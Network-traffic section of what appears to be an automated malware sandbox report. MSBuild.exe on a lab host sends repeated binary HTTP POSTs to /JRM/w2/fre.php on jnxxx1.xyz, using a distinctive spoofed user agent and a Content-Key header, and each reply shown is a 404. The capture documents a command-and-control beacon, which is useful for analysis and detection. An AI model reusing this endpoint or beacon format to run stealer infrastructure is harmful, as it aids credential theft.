Jan 14, 2022 14:25:18.175312996 CET	1136	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 190 Connection: close
Jan 14, 2022 14:25:18.682698011 CET	1137	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:18 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hi6EP8s%2FA6JM%2BRfu5cWelq8dHnWlM%2B89T9op67hAOd3ZG8Tvr3hS5TiyaLVdcu2jTPqCChMpx5nPsK2UQxsu8fd%2FrnlS%2BP3oLufopYezdUg3uyKNqp8JhbUvFs%2Fg"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73084abee717a-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49771	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:19.900110006 CET	1138	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 190 Connection: close
Jan 14, 2022 14:25:20.352523088 CET	1139	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:20 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nRMKvgI%2F0%2F2n899Ft%2FZSKTFJQFPnhZW11EVr9Rqdz%2FmHh3k5zZvZuHois03vtzJeSblchTHtmekHUN3OqsS0zS88IbX2dihqTK0mi6La%2BTDXa59E9fB5BSPVn2Ll"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7308f7ebe7172-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49780	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:34.630207062 CET	1339	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:35.002677917 CET	1340	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LgJg09fdfh163T5amD1arIYDv%2FNwSAADTX4ablO%2FZYppqWhI9Tk4rVdpHkhMtQP9XjHiYkj3GHAo44zVwo%2Fl5HrWcAQOLmjqJ4%2BVZZaQ9W94HGXsRqkwMK8uHqtt"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730eb7b0e68eb-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49781	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:35.944353104 CET	1341	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:36.349956036 CET	1342	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ug8%2FAGi89aQisThCg%2BnxGvAgvoNw%2Fic%2BvC8b4kXYDPt1fAulMzxSdpmEX%2BIe7CQNaf7o5RL2%2FStbKvWuv6tXYQefJhyvAip%2F2mwNrm%2BoNWkg%2FkyeCXqekKD%2Fagql"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730f3cf35cdbf-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49782	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:37.320518017 CET	1343	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:37.702580929 CET	1344	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:37 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xPKJxy99APDIhlVAha7cTUa%2FITUb7rrhYx9hVKGRS504XUq1CplU5Mj0hHOtPQIQw45EcMbbtTr6VwAC5jC%2FVRmTE8d7YFkiiqSNayLb93LRwpY3g8O3gjh300dc"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730fc5ead3bd4-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49783	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:38.912355900 CET	1345	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:39.325426102 CET	1346	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=9kbgl8GYzYqDHxzTNpojc1OOLQ9g7Uf2N9Fg8XRZwk5oYDgucvNB4Ij3BciCJ263fVh2RHwrMkc9HdwWWr9sfh1CNnhScLcUpwtae4XvqbXAnAbelGSSTkwFMZIp"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731064b4e4bf5-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49786	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:41.572779894 CET	1369	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:41.999090910 CET	1370	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZgGoPHBueohZRmwh5mDFogsODharUtfq9CNIDypSehPnxGQ5cggmwF%2BO%2FLutdMI3%2FxmnUtgX6aXATJnX8PJ4qWyQmUplB26zccPzxzejORfjwOaxeTtHlih6a%2FCl"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73116fa2a2014-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49787	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:43.959683895 CET	1371	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:44.329082012 CET	1372	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uvYvXjYPLMwGtndoIeApkR0ECRQ3x8cuNoQFYarnTRWoAt8vBuDfRyycp3q75GFmWPK%2Bc8H6FvlZmS50XvQsKeeLZbEhNl6SodeIRaysfC3rcNPunWHZQRXkAccQ"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73125dc534242-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49788	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:46.505954981 CET	1373	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:46.927402973 CET	1374	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dal10SZcT1tL%2FuvxOfyxO2m0u%2FF2fcKDAf6OUzw7FSKfnQU89eXnekvZ%2F0sSOez89pJQMhyFfrM8vcaIrlrZ3VCppeUQcEW3YOn8z%2FVhm4J8pXuX3S%2FV3SMmDQaF"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73135cc481ee7-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49789	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:48.319339991 CET	1375	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:48.711286068 CET	1376	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wpyAwjfJFUCS82v8TaElEXzTWShQhtQiJb93uGnV0KxbylLEIls6i%2BYixkVZmOpJCwkN3nPbiIZ2kc1uQASuAM1P49MhRlztH10tpn9pSAeRFdgoqae8CA3i1AFM"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731411da83ba3-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49790	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:50.057955980 CET	1377	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:50.433623075 CET	1378	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:50 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LXsNoX67xKYIOkJtyuMYXG%2B2NDusQ7rQ2Lr6CWwfFGY6Tnt%2FktGdOjES9LEQKjyc3XTahUJkuTvOoYoLm6mAMARa4ZknwjsKj8%2BUwHoDs2FhNjd9v8xHoFZjVNGO"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7314be956695e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49791	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:51.752907991 CET	1379	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:52.128684998 CET	1380	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:52 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Ftz2WOk1p%2BDDAbf5X9IOG9113w6gCMkpMwhBgkDAFd3Q%2FYEbCO5G5AUB0oNVxHMiDfMaFilkV3DQUXxCsFq2rycZzsswGgs82RcZROk0Bw7tXhpkTKBzxX5%2BT9F2"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7315688288b8a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49772	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:21.284630060 CET	1235	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:22.203110933 CET	1236	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:22 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wfRwINA8sizrSXJoN1k3qO6EE7W9%2FUVuj%2F9R9GnQ2koZzil1mauU3M9CDhUOGqCQa974KV1DUJtCRSnjA1y6GBUIFUMm0T8vH8aXmpJ5uHb%2Fd1Ujk4nxbnF0CdbT"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7309819b78745-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49792	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:53.149995089 CET	1380	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:53.673243999 CET	1381	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:53 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wDGp1Oy9HbaC4yr2lUMdpdFPuUFOf4XKBQmLKcz%2B%2FGOF3Qi0E%2FBBx%2BOGiKvEXsBwxoaqsQTZSamfYBlZf8b0RA81%2BDty9I1Dtr5uZlJk7JEAveVTZOu3cfKlGl1F"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7315f49a2716e-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49793	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:54.980187893 CET	1382	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:55.532751083 CET	1384	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jCvc1U0c1tN8iO6BaKruFdADsQSpn5I1LqLJlB%2BzBz01yfvoHPAmlyy%2FMDZj4p7oybDxInvculkNpZdhfeRr4L1caCFmHWq1YrmXkjgwnTyl94jXHWZSNC2T4Ttc"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7316abb96717b-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49794	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:57.480514050 CET	1384	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:57.907254934 CET	1385	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:57 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uHfXZBYQdshooUaQuzbYJcvo9mOuNBa76dW4JZDk4UArpHKYn%2Fc%2BszzOH07CY4vbXKzBK2ZoeBEX5GaOGMSjayGafdHfYhmOususAbHIflJpDP%2Fb0N%2BDR4BtqVZx"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7317a5b3c409f-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49795	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:59.305784941 CET	1386	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:59.681890011 CET	1388	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:59 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=SMTPnJ325vghWLNNjG2zelmaLADkubjhY3eMe4D37v4kPwvlXilvMCK%2FK94aUpgg26lOVcet33gjLb3R4F3U8iucT1AzCaBDoALvhB0jFmdasLsb3QnLuKtesfzf"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73185bea64eaf-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49796	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:01.263489962 CET	1389	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:01.693718910 CET	1390	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:01 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=atqdpgwD3aXEHkvBrkTfE0gOJhiOB%2FVogHc%2Fr3MT9S%2BaVfj%2BWsubd9uuf%2B1PrHsXXeCrWTWsH%2FrzCTAFKpaHUBx5oGrvQHmybKb6RcHUjdFM7c79XL7%2BKD7LRwF%2B"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73191f9fa0b88-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49797	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:02.695748091 CET	1391	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:03.051789999 CET	1392	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=sVSQx7JSh5kkI06QpSl7v55J7KKqO9lFEn2iMRzg6%2BUOeU%2Fy3Aq6IG5kV1FHqakiZzz4EiclyOGG8RnMuqxDZLPypqcmJO2U0hc%2B2zZd%2BwmLacxzYdzWPgrdjk1f"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7319aed0d8bf3-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49798	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:04.152079105 CET	1393	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
